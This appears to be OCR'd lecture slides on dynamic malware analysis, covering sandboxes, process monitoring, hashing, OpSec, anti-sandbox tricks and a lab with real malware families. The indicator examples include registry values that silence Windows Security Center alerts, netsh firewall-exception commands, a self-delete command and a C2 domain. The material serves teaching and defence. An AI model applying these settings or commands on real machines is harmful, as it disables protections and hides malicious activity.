
Submission Summary:

The newly created Registry Values are:

- [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Security Center]
  - UacDisableNotify = 0x00000001
- [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Security Center\Svc]
  - AntiVirusOverride = 0x00000001
  - AntiVirusDisableNotify = 0x00000001
  - FirewallDisableNotify = 0x00000001
  - FirewallOverride = 0x00000001
  - UpdatesDisableNotify = 0x00000001
  - UacDisableNotify = 0x00000001

to disable notification of firewall, antivirus and/or update status through the Windows Security Center

Registry – Regedit



Processes

- Observing initial system compromise
- Processes parent/child relationships
- Tools
  - Process Explorer, Procmon
- Indicators
  - Process names, order of execution, dropper activity
- Q&A
  - What processes are run after malware binary is executed? Are batch files involved? Are there watcher processes?

Processes – What to look for

- Order of executables
  - Initial malware
  - Dropper/downloader
  - Persistence executable
  - Final malware
- Command line interpreters
  - cmd.exe
  - **Powershell**
  - Cscript, wscript

Example – Process Explorer


Process Explorer - Sysinternals: www.sysinternals.com

File Options View Process Find Users Help

Process	CPU	Working Set	Private Bytes	PID	Description	Company Name	VirusTotal
System Idle Process	97.65	24 K	0 K	0			
System	0.12	1 904 K	48 K	4			
Interrupts	0.48	0 K	0 K	n/a	Hardware Interrupts and DPCs		
smss.exe		876 K	316 K	328			The system canno...
csrss.exe	< 0.01	3 980 K	1 680 K	540			The system canno...
csrss.exe	0.02	15 620 K	2 248 K	608			The system canno...
wininit.exe		3 672 K	1 172 K	616			The system canno...
services.exe		8 816 K	5 716 K	664			The system canno...
svchost.exe		8 448 K	3 940 K	836	Host Process for Windows S...	Microsoft Corporation	0/55
WmiPrvSE.exe		6 020 K	2 472 K	3792			The system canno...
WmiPrvSE.exe		5 204 K	2 124 K	2456			The system canno...
nvvsvc.exe		6 340 K	2 436 K	900	NVIDIA Driver Helper Servic...	NVIDIA Corporation	0/53
NvXDSync.exe		15 328 K	6 028 K	1632			The system canno...
nvvsvc.exe	< 0.01	10 628 K	4 344 K	1660			The system canno...
svchost.exe		7 228 K	4 012 K	940	Host Process for Windows S...	Microsoft Corporation	0/55
svchost.exe		21 848 K	22 828 K	1036	Host Process for Windows S...	Microsoft Corporation	0/55
audiodg.exe		14 836 K	15 696 K	4832			The system canno...
svchost.exe	< 0.01	13 940 K	7 048 K	1072	Host Process for Windows S...	Microsoft Corporation	0/55
dwm.exe	0.18	34 232 K	31 748 K	2352	Desktop Window Manager	Microsoft Corporation	0/55
svchost.exe		11 328 K	6 320 K	1100	Host Process for Windows S...	Microsoft Corporation	0/55
svchost.exe	< 0.01	35 972 K	22 256 K	1144	Host Process for Windows S...	Microsoft Corporation	0/55

Executable file analysis

- Cryptographic hash
  - Hash function which is considered practically impossible to invert
  - Unique identification of file
  - Counter: Polymorphism
  - MD5, SHA1
- Fuzzy hash
  - Context triggered piecewise hash
  - Families of files
  - ssdeep
- Strings



Example – Strings

```
server.exe
AppData
4bcce4de98bcdb4d29f66c0fe1ffe002
hackerhani.no-ip.biz
Software\Microsoft\Windows\CurrentVersion\Run
Software\
yy-MM-dd
??-??-??
Microsoft
Windows
SystemDrive
netsh firewall delete allowedprogram "
Software
cmd.exe /c ping 0 -n 2 & del "
SEE_MASK_NOZONECHECKS
netsh firewall add allowedprogram "
```

Domain name

Persistence registry key

Commands to be executed

MD5: 5d347384ea978a96bc842ad9f29e95f2

Timeline

- Timeline helps understand the logic of malware sample
  - Temporal order of steps
  - Intentional waiting
  - Beaconing intervals
- Advanced sandboxes can build timeline from multiple tools


Document analysis – Quick insight

- EXIF information
- File metadata
- Document sandboxing
- Document interpretation ambiguity
- Practical examples
  - Double extensions, different content in different viewers, code block obfuscation & hiding

Automated sandbox analysis

Automated sandboxing

- Automated
  1. Execute malware in sandbox
  2. Wait 1-2 minutes
  3. Receive summary report
  4. Investigate report
- Cuckoo, Norman, Anubis etc.




Example: Cuckoo sandbox

- Open-source malware analysis system
- Can analyze
  - Windows executables, DLLs, PDF documents, URLs, HTML files, PHP scripts, Visual Basic scripts, ZIP archives, Python files, etc.
- Modular, scriptable
- Full memory dump (for Volatility Framework)
- Django web interface
- Mongo (NoSQL) database

https://github.com/cuckoosandbox/cuckoo

Cuckoo – Architecture




Internet sandbox services

- Public service
  - OpSEC issues
- Huge comparison database
- Exact match by hash
- Similarity search by keywords

- Malwr.ee (public Cuckoo sandbox)
- Any.run
- ThreatExpert.com
- Joesandbox.com
- Hybrid-Analysis.com
- VirusTotal.com

Operational security (OpSec)

- Advanced attackers monitor victim's actions
  - Unique indicators visible on Google?
  - Attacker host monitoring for incoming traffic
  - Keywords search in mails, PDFs…
- Basics of OpSec
  - "Think before you act" mentality
  - Limited information sharing
  - Trace removal
- PassiveTotal.org




OpSec – Basic rules

- No ping
- No DNS lookup
- No accessing to suspicious domains
- No premature remediation steps (reboot, antivirus scan, OS reinstall)
- No upload of samples
- No indicator validation on external sources

- NOT EVEN through 3rd parties

Anti-sandbox techniques

- Continuous development – sandbox vs. anti-sandbox
- Malware inactive in analysis environment
- Tools presence detection (Wireshark, etc.)
- Virtualization detection
  - Registry (key existence, key value)
  - File system (file existence, drivers)
  - Processes (syscall response)
- Human presence detection
  - Mouse movement
  - Keyboard activity
  - File artefacts



Lab

Lab – Overview

- Hands-on experience of manual dynamic black-box analysis
- Guided analysis of selected malware samples
- Tools
  - Wireshark – Network activity
  - Process Monitor – File system activity, process creation
  - Autoruns – Persistence
  - Regshot – Registry changes
  - Process explorer – Process map

Lab – Samples

- 2-3 samples from different malware families
  - Commodity malware – Zeus, ZeroAccess, Generic Trojans,…
- Students will execute samples in virtual environment
  - Provided simple analysis virtual machine (Windows)
  - Indicators collected – network, files, persistence
  - Discussion about interpretation of facts
- Homework
  - 2 samples for analysis independently
  - Write a cohesive report and present key information to the reader